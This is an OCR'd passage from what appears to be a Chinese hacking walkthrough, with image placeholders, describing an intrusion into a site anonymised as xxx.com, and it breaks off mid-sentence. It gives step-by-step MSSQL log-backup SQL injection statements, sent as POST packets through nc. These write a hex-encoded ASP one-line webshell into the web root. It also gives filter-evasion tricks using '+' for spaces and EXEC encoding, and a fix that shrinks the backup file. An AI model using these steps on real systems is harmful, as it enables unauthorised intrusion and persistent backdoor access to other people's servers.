


图 5




图 8




图 9





图 10


图 11


图 12

到了主页，真是郁闷！只好继续在海阳跟帖等待。

后来还是多亏 NP 的提醒才明白，程序过滤了 GET 方式提交的非数字参数，而 sql 语句大多是字符型的，难怪在建表的时候出错。

但是 POST 方式提交数据的时候程序不一定会过滤，为什么呢？因为先前穿山甲的检测已经告诉了我们，post 提交的语句是可以正常执行的，所以我们可以手工发包来提交备份语句。

先找来 LOG 备份的 SQL 语句如下：

```
1、alter database 库名 set RECOVERY FULL
//将数据库设为完全恢复模式
2、backup log 库名 to disk = 'd:\haozi' with init
//初始化这个日志
3、create table shit_tmp (cmd image)
//建表 shit_tmp 并插入字段 cmd
4、insert into shit_tmp (cmd) values
(0x3C25657865637574652872657175657374282261222929253E)
//给表中插入一句话木马的 16 进制值，我这里插的是<%excute request("a")%>的16 进制值
5、backup log 库名 to disk = 'd:\xxx.com\z.asp'
//备份LOG到站点目录下
```

然后将在穿山甲中抓到的数据包复制到本地保存为 1.txt，修改提交语句和数据包大小，如图 10 所示。

记得要用“+”代替语句中的空格，这样才能不被过滤。尝试用NC提交，格式为：**“Nc –vv www.xxx.com 80 <1.txt”**，第一句提交成功，回显如图 11 所示。

记得我们在提交“+AND+1=1”时返回的出错信息吗？这个是正常反应，出现这个就意味着我们的语句正常执行了。但是在提交第二句，也就是初始化数据库日志时返回了出错信息，如图 12 所示。

貌似程序在过滤了空格的同时还过滤了“:”，这个问题我们可以用简单的编码来绕过。

找来啊 D 编码工具，将我们要提交的语句转换为 MSSQL EXEC 编码就可以了，如图 13 所示。




图 13

将转化后的语句用 NC 提交（*记得用“+”替换空格*），成功执行了，在 D 盘下已经有了“haozi”这个文件，如图 14 所示。

当然，最后一句备份语句也要做相应的转化才能正确执行。当所有语句执行完毕后，兴冲冲的去访问我的 shell，结果如图 15 所示。

晕，怎么会是 500 呢？赶紧将马备份为 TXT 格式，下载下来看看属性，如图 16 所示。


居然有 1M 那么大，我觉得这个尺寸的 ASP 一句话木马是不会被允许执行的。立即修改建表的语句为 **create table [dbo].[shit_tmp] ([cmd] [image])**，就是在表名前后加上[]（*记得有位大牛在渗透华夏黑客联盟的时候就是这样来减少 LOG 的体积的*）。

重新执行如下备份语句：

```
Drop table shit_tmp
backup log 库名 to disk = 'd:\haozi1' with init
create table [dbo].[shit_tmp] ([cmd] [image])
insert into shit_tmp (cmd) values (0x3C25657865637574652872657175657374282261222929253E)
backup log 库名 to disk = 'd:\xxx.com\bake.asp'
```

第一句是删除我们刚刚用过的那个表，第二句是重新初始化日志，这样做是为了避免数据出错而备份不成功。

将需要编码的语句（*也就是第二句和第五句*）编码后用 NC 将上述语句


图 14

